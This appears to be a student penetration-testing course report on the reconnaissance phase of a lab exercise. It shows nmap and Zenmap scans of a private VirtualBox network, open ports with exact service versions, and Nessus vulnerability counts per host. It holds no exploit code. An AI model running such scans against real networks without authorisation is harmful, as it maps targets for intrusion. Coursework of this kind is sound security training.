Project-1

Submitted by : Manpreet Kaur (V00879518)


Puneet Chhabra (V00871808)

Part 1: Information gathering (7%)

Using network scanners, extract the topology information of the company's private network. Identify available hosts, and for each host, find the IP address, Operating System, running services and open ports. Ensure that you specify the exact versions. (4%)

Solution:


Initially, the project was to configure virtual LAN and discover the target. IP addressing is vital for targeting machines across the Internet. Without having a target's IP address there is no reliable way to send malicious signals to the remote device. At first, we need to find the target location so that we can compromise the machine. Once the target is up and running we need to search for its IP address. In order to find the target, we can use NMAP. Once we discover the target we'll use port information to determine what sort of software is running on the target that we might later be able to use to compromise the host. The IP address at the Kali machine gives an idea of the IP range to scan:



```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        ether 08:00:27:9a:8a:59  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.56.101  netmask 255.255.255.0  broadcast 192.168.56.255
        inet6 fe80::a00:27ff:fe83:3514  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:83:35:14  txqueuelen 1000  (Ethernet)
        RX packets 40652  bytes 13002399 (12.4 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 35691  bytes 7866640 (7.5 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1  (Local Loopback)
        RX packets 16  bytes 960 (960.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 16  bytes 960 (960.0 B)
```

Using Zenmap scan the IP address in the range 192.168.56.101-255.

Found open ports on 192.168.56.101, 192.168.56.103, 192.168.56.104, 192.168.56.105.




Target: 192.168.56.101-255 Profile: Intense scan

Command: nmap -T4 -A -v 192.168.56.101-255

OS	Host
	192.168.56.101
	192.168.56.103
	192.168.56.104
	192.168.56.105

Port	Protocol	State	Service	Version
21	tcp	open	ftp	vsftpd 2.3.5
22	tcp	open	ssh	OpenSSH 5.9p1 Debian 5ubuntu1.1 (Ubuntu Linux; protocol 2.0)
25	tcp	open	smtp	Postfix smtpd
53	tcp	open	domain	ISC BIND 9.8.1-P1
80	tcp	open	http	Apache httpd 2.2.22 ((Ubuntu))
110	tcp	open	pop3	Dovecot pop3d
139	tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143	tcp	open	imap	Dovecot imapd
445	tcp	open	netbios-ssn	Samba smbd 3.6.3 (workgroup: WORKGROUP)
993	tcp	open	imap	Dovecot imapd
995	tcp	open	pop3	Dovecot pop3d
8080	tcp	open	http	Apache Tomcat/Coyote JSP engine 1.1

Figure 1 192.168.56.101



Target: 192.168.56.101-255

Profile: Intense scan


Command: nmap -T4 -A -v 192.168.56.101-255

OS	Host
	192.168.56.101
	192.168.56.103
	192.168.56.104
	192.168.56.105

Port	Protocol	State	Service	Version
22	tcp	open	ssh	OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.3 (Ubuntu Linux; protocol 2.0)
111	tcp	open	rpcbind	2-4 (RPC #100000)
8080	tcp	open	http-proxy	

Kali OS [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications ▾ Places ▾ Zenmap ▾
Wed 02:48
Zenmap
Scan Tools Profile Help
Scan Cancel
Hosts Services
Nmap Output Ports / Hosts Topology Host Details Scans
Right Ctrl
Ask me anything
02:48
08-03-2017

Figure 2 192.168.56.104



Target: 192.168.56.101-255

Profile: Intense scan


Command: nmap -T4 -A -v 192.168.56.101-255

OS	Host
	192.168.56.101
	192.168.56.103
	192.168.56.104
	192.168.56.105

Port	Protocol	State	Service	Version
22	tcp	open	ssh	OpenSSH 7.3p1 Debian 1 (protocol 2.0)

Kali OS [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications ▾ Places ▾ Zenmap ▾
Wed 02:47
Zenmap
Scan Tools Profile Help
Scan Cancel
Hosts Services
Nmap Output Ports / Hosts Topology Host Details Scans
Right Ctrl
Ask me anything
02:47
08-03-2017

Figure 3 192.168.56.101



Target: 192.168.56.101-255

Profile: Intense scan


Command: nmap -T4 -A -v 192.168.56.101-255

OS	Host
	192.168.56.101
	192.168.56.103
	192.168.56.104
	192.168.56.105

	Port	Protocol	State	Service	Version
✓	21	tcp	open	ftp	vsftpd 3.0.3
✓	22	tcp	open	ssh	OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)
✓	25	tcp	open	smtp	Postfix smtpd
✓	53	tcp	open	domain	ISC BIND 9.10.3-P4-Ubuntu
✓	80	tcp	open	http	Apache httpd 2.4.18 ((Ubuntu))
✓	110	tcp	open	pop3	Dovecot pop3d
✓	139	tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
✓	143	tcp	open	imap	Dovecot imapd
✓	445	tcp	open	netbios-ssn	Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)

Figure 4 192.168.56.105

(In here with the described images, we can figure out the Network Topology obtained from ZenMap)


Kali OS [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications ▾ Places ▾ Zenmap ▾
Wed 02:47
Zenmap
Scan Tools Profile Help
Scan Cancel
Hosts Services
Nmap Output Ports / Hosts Topology Host Details Scans
Hosts Viewer Fisheye Controls
Save Graphic
Ask me anything

Target: 192.168.56.101-255


Profile: Intense scan

Command: nmap -T4 -A -v 192.168.56.101-255

OS	Host
	192.168.56.101
	192.168.56.103
	192.168.56.104
	192.168.56.105

Figure 5 Network Topology

To make sure about the reliability of the work we are performing we have used Nessus to find open ports. Nessus gives detailed analysis of which ports are open and which open ports are most vulnerable to attacks so that we can have higher probability of success



Project_Scan

CURRENT RESULTS: TODAY AT 3:03 AM

□	Host	Vulnerabilities ▲
□	192.168.56.103	8 35 10 89
□	192.168.56.105	4 45
□	192.168.56.104	2 15
□	192.168.56.101	14

Scan Details

Name:	Project_
Status:	Comple
Policy:	Basic N
Scanner:	Local S
Folder:	My Sca
Start:	Today a
End:	Today a
Elapsed:	an hour
Targets:	192.168

Vulnerabilities

Figure 6 Nessus scan result

As we can see that during the scan 192.168.56.101, 192.168.56.103, 192.168.56.104, 192.168.56.105 ports have the most number of open ports, so those are the ports that we will be targeting for exploitation.

Trying to enter 192.168.56.104:8080 on the web browser opens up the website for the company as shown in figure below.




Figure 7 Acme public website

Host Name	IP address	OS Type/Version	Running Service and Port number
ACME_UB 14	192.168.0.104	Linux 3.2 - 4.4	ssh(22), rpcbind(111), http-proxy(8080)
UB12	192.168.0.103	Linux 3.2 – 4.4	ftp(21),ssh(22), smtp(25), domain(53),http(80), pop3(110),netbios-
UB16	192.168.56.105	Linux 3.2 – 4.4	ftp(21), ssh(22), smtp(25), domain(53), http(80), pop3(110),


	192.168.56.101	Linux 3.8 - 4.5	ssh(22)

How do we found out that UB12 was being run on “192.168.56.103”?

We have attempted to ping 192.168.56.103 with only UB12 machine on and was able to receive packets so assigned that IP address to UB12.

Identify vulnerable services; briefly explain why you think these services are vulnerable. (3%)

Nessus was found to be the most vital tool to search for exploitation on the IP address.



Project_Scan
CURRENT RESULTS: TODAY AT 3:03 AM

Host	Vulnerabilities
192.168.56.103	8 35 10 89
192.168.56.105	4 45
192.168.56.104	2 15
192.168.56.101	14

Scan Details

Name:	Project_
Status:	Comple
Policy:	Basic N
Scanner:	Local S
Folder:	My Sca
Start:	Today a
End:	Today a
Elapsed:	an hour
Targets:	192.168

Vulnerabilities

Figure 8 Vulnerabilities found through nessus

When we try to execute individual IP address we can see what kind of vulnerabilities are available on every IP address.

